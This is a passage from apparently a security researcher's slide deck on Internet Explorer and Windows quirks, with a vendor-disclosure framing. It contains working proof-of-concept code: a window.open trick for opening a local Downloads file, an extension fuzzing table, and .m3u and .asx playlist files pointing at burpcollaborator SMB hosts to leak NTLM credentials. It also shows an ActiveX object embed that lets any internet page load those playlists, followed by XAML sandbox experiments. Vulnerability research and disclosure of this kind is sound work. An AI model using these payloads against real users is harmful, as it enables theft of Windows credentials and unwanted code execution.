4     // You need to know current window username for accessing ~/Downloads folder using full path
5     // It can be leaked using NTLM leak or from content of local files
6     // Magic happens when opening url with format like this and immediately open regular one
7 window.open('//localhost//\\\\localhost\\c:\\users\\root\\Downloads\\exploit.html','foo') +
8 window.open('//localhost/c:/users/root/Downloads/exploit.html.html','foo');
9 </script>
```

Bug #2

Reported.

Patched.

Patch successfully bypassed.

NTLM leak

Bug #2

File extensions fuzzing

**Why .css file is opens inside notepad
from IE and http://localhost?**

```
1 <a href="./test.css">aaa</a>
```

Let's see what other file extensions can be opened outside IE using just redirect!

Bug #2

File extensions fuzzing

Most interesting:

- **Windows media**

.wmd, .wmz – zip archives
.wax, .wmx – xml playlists

- **Windows forms/WPF**

.xaml, .xbap, .vsto – XML or ZIP
containing XML with URL to manifest and
binary data for execution.

```
test.css - notepad.exe
test.dic - notepad.exe
test.vsd - visio
test.wax - wmplayer.exe
test.wmd - wmplayer.exe
test.wmx - wmplayer.exe
test.wmz - wmplayer.exe
test.jnlp - java.exe
test.application - rundll32.exe
test.xaml - PresentationHost.exe
test.xbap - PresentationHost.exe
test.pdf - Acrobat.exe
test.xdp - Acrobat.exe
test.xfdf - Acrobat.exe
test.xps - xpsrchvw.exe
```

Bug #2

Window Media ActiveX

Simple redirect or trusted Player ActiveX?

test.wax
test.wmx
- using redirect

test.wax
test.wmx
test.wvx
test.asx
test.m3u
- only using ActiveX and HTML
<object> tag

windows_media_activex.html

```
1 <object name="MediaPlayer" type="application/x-oleobject"
2   classid="CLSID:6BF52A52-394A-11D3-B153-00C04F79FAA6">
3   <param name="URL" value="test.m3u" />
4   <param name="autoStart" value="true"/>
5   <param name="uiMode" value="full"/>
6   <param name="stretchToFit" value="true"/>
7 </object>
8
```

redirect.html

```
1 <script>
2   location = 'test.wax';
3 </script>
```


I prefer <object> because now it can be used from any internet page instead of only http://localhost/.

Bug #2

Stealing NTLM using playlists

test.m3u

```
1  #EXTM3U
2  #EXTINF:-1 tvg-id="3" tvg-name="For Bigger Blazes" tvg-logo="images/ForBiggerBlazes.jpg" group-title="Movies", For Bigger Blazes
3  file://m3u.g6nwnor9p90m6k6lxrylvhgia9g04p.burpcollaborator.net/test/aaa.m3u
4  #EXTINF:-1 tvg-id="4" tvg-name="For Bigger Escape" tvg-logo="images/ForBiggerEscapes.jpg" group-title="Movies", For Bigger Escape
5  http://commondatastorage.googleapis.com/gtv-videos-bucket/sample/ForBiggerEscapes.mp4
6
```




Bug #2

Stealing NTLM using playlists

test.asx, test.wax, test.wmx, test.wvx

```
1  <ASX VERSION="3.0">
2  <ENTRY CLIENTSKIP="NO">
3  <TITLE>Item 1</TITLE>
4  <REF HREF="file://ASX.ysuzp7hbg0wuvwnqzu0iwrgj7p6dv.burpcollaborator.net/aaa/aaaa.mp3" />
5  </ENTRY>
6  </ASX>
```




Bug #2

Stealing NTLM using playlists

Summary:

1. Using page navigation, it's able to open some of playlist formats only from http(s)://localhost.
2. But using <object> you can open a lot of playlist formats from any internet pages.
3. Playlists allows to refer to files on a remote SMB server.

Vendor response



Not a bug, just feature #3

Reported.





Strange extensions and ugly RCE

Not a bug, just feature #3

.XAML .XBAP .APPLICATION .VSTO

IE Internet options



Not a bug, just feature #3

.XAML .XBAP .APPLICATION .VSTO

IE Internet options


By default, you are able to open next file extensions from localhost HTTP pages and local files:

.XAML - Extensible Application Markup Language (application/xaml+xml)

.XBAP - XAML Browser Applications (application/x-ms-xbap)

.VSTO - Visual Studio Tools for Office (application/x-ms-vsto)

.APPLICATION - ClickOnce (application/x-ms-application)



Not a bug, just feature #3

.XAML

.XAML demo

- XAML doesn't spawns any security errors or confirmation popups.
- Allows to instantiate arbitrary classes.
- ChatGPT says that it only supports static classes
- Has strong classes and methods sandbox, you can't call unsecure classes but in theory can lead to RCE via undocumented future or allow to exploit C# memory related vulnerabilities.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <Page
3   xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
4   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
5   xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
6   xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
7   xmlns:local="clr-namespace:WpfBrowserApp1"
8   mc:Ignorable="d"
9   xmlns:mvb="clr-namespace:Microsoft.VisualBasic;assembly=System"
10  xmlns:mvb1="clr-namespace:Microsoft.VisualBasic;assembly=Microsoft.VisualBasic"
11  xmlns:mva="clr-namespace:Microsoft.VisualBasic.ApplicationServices;assembly=Microsoft.VisualBasic"
12  xmlns:mva1="clr-namespace:Microsoft.VisualBasic.Activities;assembly=System.Activities"
13  xmlns:mcs="clr-namespace:Microsoft.CSharp;assembly=System"
14  xmlns:msq="clr-namespace:Microsoft.SqlServer.Server;assembly=System.Data"
15  xmlns:mw="clr-namespace:Microsoft.Win32;assembly=mscorlib"
16  xmlns:sys="clr-namespace:System;assembly=System.Runtime"
17  xmlns:sxml="clr-namespace:System.Xml;assembly=System.Xml, Version=4.0.0.0, Culture=neutral"
18  d:DesignHeight="450" d:DesignWidth="800"
19  Title="Page1">
20  <Page.Resources>
21    <ObjectDataProvider x:Key="concatenatedString" ObjectType="{x:Type sys:String}" MethodName="Concat">
22      <ObjectDataProvider.MethodParameters>
23        <sys:String>abcdefg</sys:String>
24        <sys:String>hijklmno</sys:String>
25      </ObjectDataProvider.MethodParameters>
26    </ObjectDataProvider>
27    <ObjectDataProvider x:Key="indexNumber" ObjectInstance="{StaticResource concatenatedString}" MethodName="IndexOf">
28      <ObjectDataProvider.MethodParameters>
29        <sys:String>m</sys:String>
30      </ObjectDataProvider.MethodParameters>
31    </ObjectDataProvider>
32  </Page.Resources>
33  <Grid Name="Grid1">
34    <StackPanel Background="Aquamarine">
35      <TextBlock>
36        <TextBlock.Text>
37          <Binding Source="{StaticResource concatenatedString}" Path="Length" />
38        </TextBlock.Text>
39      </TextBlock>
40      <TextBlock>
41        <TextBlock.Text>
42          <Binding Source="{StaticResource concatenatedString}" />
43        </TextBlock.Text>
44      </TextBlock>
45      <TextBlock>
```

Not a bug, just feature #3

.XAML

.XAML demo

- Instantiates C# *System* class using xmns

```
2 <Page
3   xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
4   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
5   xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
6   xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
7   xmlns:local="clr-namespace:WpfBrowserApp1"
8   mc:Ignorable="d"
9   xmlns:mvb="clr-namespace:Microsoft.VisualBasic;assembly=System"
10  xmlns:mvb1="clr-namespace:Microsoft.VisualBasic;assembly=Microsoft.VisualBasic"
11  xmlns:mva="clr-namespace:Microsoft.VisualBasic.ApplicationServices;assembly=Microsoft.VisualBasic"
12  xmlns:mva1="clr-namespace:Microsoft.VisualBasic.Activities;assembly=System.Activities"
13  xmlns:mcs="clr-namespace:Microsoft.CSharp;assembly=System"
14  xmlns:msq="clr-namespace:Microsoft.SqlServer.Server;assembly=System.Data"
15  xmlns:mw="clr-namespace:Microsoft.Win32;assembly=microsoft.windows.common-internet"
16  xmlns:sys="clr-namespace:System;assembly=System.Runtime"
17  xmlns:xml="clr-namespace:System.Xml;assembly=System.Xml, Version=4.0.0.0, Culture=neutral"
18   d:DesignHeight="450" d:DesignWidth="800"
19   Title="Page1">
```

Not a bug, just feature #3

.XAML

.XAML demo

```
20 <Page.Resources>
21 <ObjectDataProvider x:Key="concatenatedString" ObjectType="{x:Type sys:String}" MethodName="Concat">
22 <ObjectDataProvider.MethodParameters>
23 <sys:String>abcdefg</sys:String>
24 <sys:String>hijklmno</sys:String>
25 </ObjectDataProvider.MethodParameters>
26 </ObjectDataProvider>
27 <ObjectDataProvider x:Key="indexNumber" ObjectInstance="{StaticResource concatenatedString}" MethodName="IndexOf">
28 <ObjectDataProvider.MethodParameters>
29 <sys:String>m</sys:String>
30 </ObjectDataProvider.MethodParameters>
31 </ObjectDataProvider>
```

- Creates object and instantiates *System.String* with method *Concat()* and arguments "abcdefg" and "hijklmno".
- Then duplicates object and instantiate method *IndexOf()* with "m" argument

Not a bug, just feature #3

.XAML

.XAML demo

- Returns text with Length property from concatenated string object
- Returns text with concatenated string
- Returns text with result from IndexOf method


```
33 <Grid Name="Grid1">
34   <StackPanel Background="Aquamarine">
35     <TextBlock>
36       <TextBlock.Text>
37         <Binding Source="{StaticResource concatenatedString}" Path="Length" />
38       </TextBlock.Text>
39     </TextBlock>
40     <TextBlock>
41       <TextBlock.Text>
42         <Binding Source="{StaticResource concatenatedString}" />
43       </TextBlock.Text>
44     </TextBlock>
45     <TextBlock>
46       <TextBlock.Text>
47         <Binding Source="{StaticResource indexNumber}" />
48       </TextBlock.Text>
49     </TextBlock>
50   </StackPanel>
51 </Grid>
52 </Page>
```

Not a bug, just feature #3

.XAML

.XAML demo

- `Concat().Length`
- `Concat()`
- `Concat().IndexOf()`



Not a bug, just feature #3

.XAML

More tests and XAML sandbox

- **`System.Windows.Forms.MessageBox.Show("test", "test")`**
 - Done (Shows popup above all windows)
- **`System.Net.Dns.GetHostEntry("google.com")`**
 - System.Security.SecurityException: Request for the permission of type 'System.Net.DnsPermission'
- **`File.ReadAllText("/path/to/../../file_outside_base_directory")`**
 - System.Security.SecurityException: Request for the permission of type 'System.Security.Permissions.FileIOPermission'

Not a bug, just feature #3

Trying to open .XAML using different methods

xaml1.html

```
1 <iframe src=".\\xaml\\" style="height:500;width:500"></iframe>
2 <iframe src=".\\xaml\\test.xaml" style="height:500;width:500"></iframe>
3 <a href=".\\xaml\\test.xaml" style="height:500;width:500">test</a>
```

xaml2.html


```
1 <iframe src="\\remoteserver.com\\Users\\root\\ie\\motw\\xaml\\" style="height:500"
2 <iframe src="\\remoteserver.com\\Users\\root\\ie\\motw\\xaml\\test.xaml" style="height:500"
3 <a href="\\remoteserver.com\\Users\\root\\ie\\motw\\xaml\\test.xaml" style="height:500">test</a>
```

- **xaml1.html** – for testing file from same location using different file opening abilities
- **xaml2.html** – for testing chains for origins when opens file. (localhost -> SMB, file:/// -> SMB, SMB -> SMB)
- **HTML code** – 1 <iframe> for directory listing. 2 <iframe> for autoloading. 3 <a> regular click to open

Not a bug, just feature #3

Trying to open .XAML using different methods

- 1 <iframe> file:// urls directory listing
- 2 <iframe> autoloading xaml
- 3 <a> button for click



Not a bug, just feature #3

Trying to open .XAML using different methods

Tests from same location	xaml1.html (http://localhost)	xaml1.html (file://remotesmb/)	xaml1.html (file:///)
Test1 (folder click)	X	False	False (starts Edge)
Test2 (frame)	True	False	True
Test3 (click)	True	False	True
Tests for chains of locations	xaml2.html (http://localhost)	xaml2.html (file://remotesmb/)	xaml2.html (file:///)
Test1 (folder click)	False (starts Edge)	False	False (starts Edge)
Test2 (frame)	False	False	False
Test3 (click)	False	False	False

- Directory listing from http protocol doesn't suitable, it doesn't calls required functionality.

Not a bug, just feature #3

Trying to open .XAML using different methods


Tests from same location	xaml1.html (http://localhost)	xaml1.html (file://remotesmb/)	xaml1.html (file:///)
Test1 (folder click)	X	False	False (starts Edge)
Test2 (frame)	True	False	True
Test3 (click)	True	False	True
Tests for chains of locations	xaml2.html (http://localhost)	xaml2.html (file://remotesmb/)	xaml2.html (file:///)
Test1 (folder click)	False (starts Edge)	False	False (starts Edge)
Test2 (frame)	False	False	False
Test3 (click)	False	False	False

- Double-click to frame with directory listing starts Edge (instead IE which is deprecated)
- Starting from file://SMB seems to be disabled

Not a bug, just feature #3

.XAML

- **.XAML** is the only format in its group that does not show security warnings when running.
- Seems like all well known payloads are sandboxed. I'd tried to leak current windows username from C# classes, but no luck here.
- Other extensions (**.VSTO**, **.APPLICATION**, **.XBAP**) doesn't show UAC errors when MOTW is set, but have their own security notifications. It's useless without hard social engineering.



